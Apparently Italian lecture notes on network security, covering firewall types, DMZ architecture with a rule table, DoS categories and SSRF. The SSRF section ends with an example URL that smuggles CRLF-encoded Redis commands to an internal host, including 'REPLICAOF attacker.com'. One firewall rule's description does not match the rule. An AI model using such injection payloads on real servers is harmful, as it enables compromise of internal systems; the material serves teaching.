   Se tutto è ok, il firewall crea un circuito (un collegamento) valido tra chi chiede e la destinazione.
3. **Lasciare che la comunicazione prosegua senza analizzare ogni messaggio**
   Una volta aperto il circuito, il traffico scorre senza controlli complessi: il firewall non guarda dentro ogni singolo scambio.

4) Application Proxies

Operano principalmente sul contenuto del livello applicativo. In poche parole, decidono se un messaggio passa o non passa in base al contenuto.

Alcuni attacchi prevedono dei caratteri speciali o delle parole (', SCRIPT, ecc.), e possono evitare che tali messaggi arrivino a destinazione.

Se il livello applicativo è cifrato (esempio, HTTPS) non possono fare nulla. L'unica soluzione è avere lo stesso certificato sui dispositivi dietro la rete e sul firewall.

Multi-zone architecture

Problema: se mescoliamo server accessibili dall'esterno con i client interni, riduciamo la sicurezza della rete interna.

Soluzione: permettere l'accesso esterno solo ai server esposti, ma non alla rete interna.

Idea generale: suddividere la rete in livelli di privilegio. Utilizzare firewall per regolare gli accessi.

Multi-zone architecture


In pratica si crea una zona semi-pubblica chiamata **DMZ (demilitarized zone)**.


La DMZ ospita i server pubblici (web, FTP, DNS pubblico, SMTP in ingresso).

Nella DMZ non devono trovarsi dati critici o insostituibili.

La DMZ è quasi rischiosa quanto Internet.

Multi-zone architecture





Firewall	Src IP	Src PORT	Direction of the 1st packet	Dst IP	Dst PORT	Policy	Description
FW1	*ALL*	*ANY*	*ANY*	*ALL*	*ANY*	*DENY*	*Default deny*
FW1	*ANY*	*ANY*	*Internet -> DMZ*	*WS_IP*	*443 (HTTPS)*	*ALLOW*	*The webserver is publicly reachable*
FW2	*ALL*	*ANY*	*ANY*	*ALL*	*ANY*	*DENY*	*Default deny*
FW2	*Workstation_IP*	*ANY*	*Z1 → DMZ*	*ANY*	*80, 443*	*ALLOW*	*The workstation connects to websites*
FW1	*Workstation_IP*	*ANY*	*DMZ → Internet*	*ANY*	*80, 443*	*ALLOW*	*The workstation connects to websites*
FW2	*Web Server*	*ANY*	*DMZ → Z1*	*ANY*	*DB Port*	*ALLOW*	*The application server sends email (relayed by the SMTPOut server)*

Denial of Service (DoS)

Denial of Service (DoS)

Obiettivo: rendere un servizio indisponibile o non utilizzabile saturando risorse o mandandolo in errore.

- Colpisce capacità limitate (CPU, memoria, rete, connessioni)
- Può essere causato da un singolo punto d'origine (DoS) o da molteplici sorgenti coordinate (DDoS)
- Mira alla disponibilità, uno dei pilastri fondamentali della sicurezza
- Non richiede violare l'accesso: basta impedire il funzionamento


Denial of Service (DoS)

Tipi principali di attacchi DoS (alto livello)


- **Saturazione delle risorse**
  L'attaccante genera più richieste o traffico di quanto il sistema possa gestire. Spesso la risorsa saturata è la banda del firewall/router.
- **Logici / di formato**
  Input costruiti per causare errori, loop o consumi anomali (es. zip bomb o file "espansivi").
- **Distribuiti (DDoS)**
  Molte sorgenti indipendenti che colpiscono contemporaneamente lo stesso bersaglio.
- **Falsi protocollari / inconsistenza**
  Traffico che sfrutta comportamenti imprevisti nei protocolli, causando blocchi o reset.
- **Fattori fisici / infrastrutturali**
  Interruzioni di connettività, guasti energetici o saturazione fisica della linea (non necessariamente malevole, ma con lo stesso effetto).

Server Side Request Forgery (SSRF)

Server Side Request Forgery (SSRF)



Server Side Request Forgery (SSRF)



Server Side Request Forgery (SSRF)

L'idea di base è di bypassare il firewall tramite funzionalità del web server:

- Se il web server fa qualche tipo di richiesta, allora potremmo redirezionare quella richiesta ai computer nella Z1.
  - FW1 lascia passare il messaggio perché diretto al web server.
  - FW2 lascia passare il messaggio perché diretto al database.
- Un esempio pratico:
  - https://translate.google.com/: se si vuole tradurre una pagina, Google translate scarica la pagina (richiesta), la traduce, e ritorna la risposta.
- In alcuni casi, è possibile craftare messaggi per altri protocolli: `http://sito_vulnerabile.com/send_email?to=info@example.com&url=http://10.0.0.1:6379/%0D%0A`**`REPLICAOF%20attacker.com`**`%206379%0D%0A`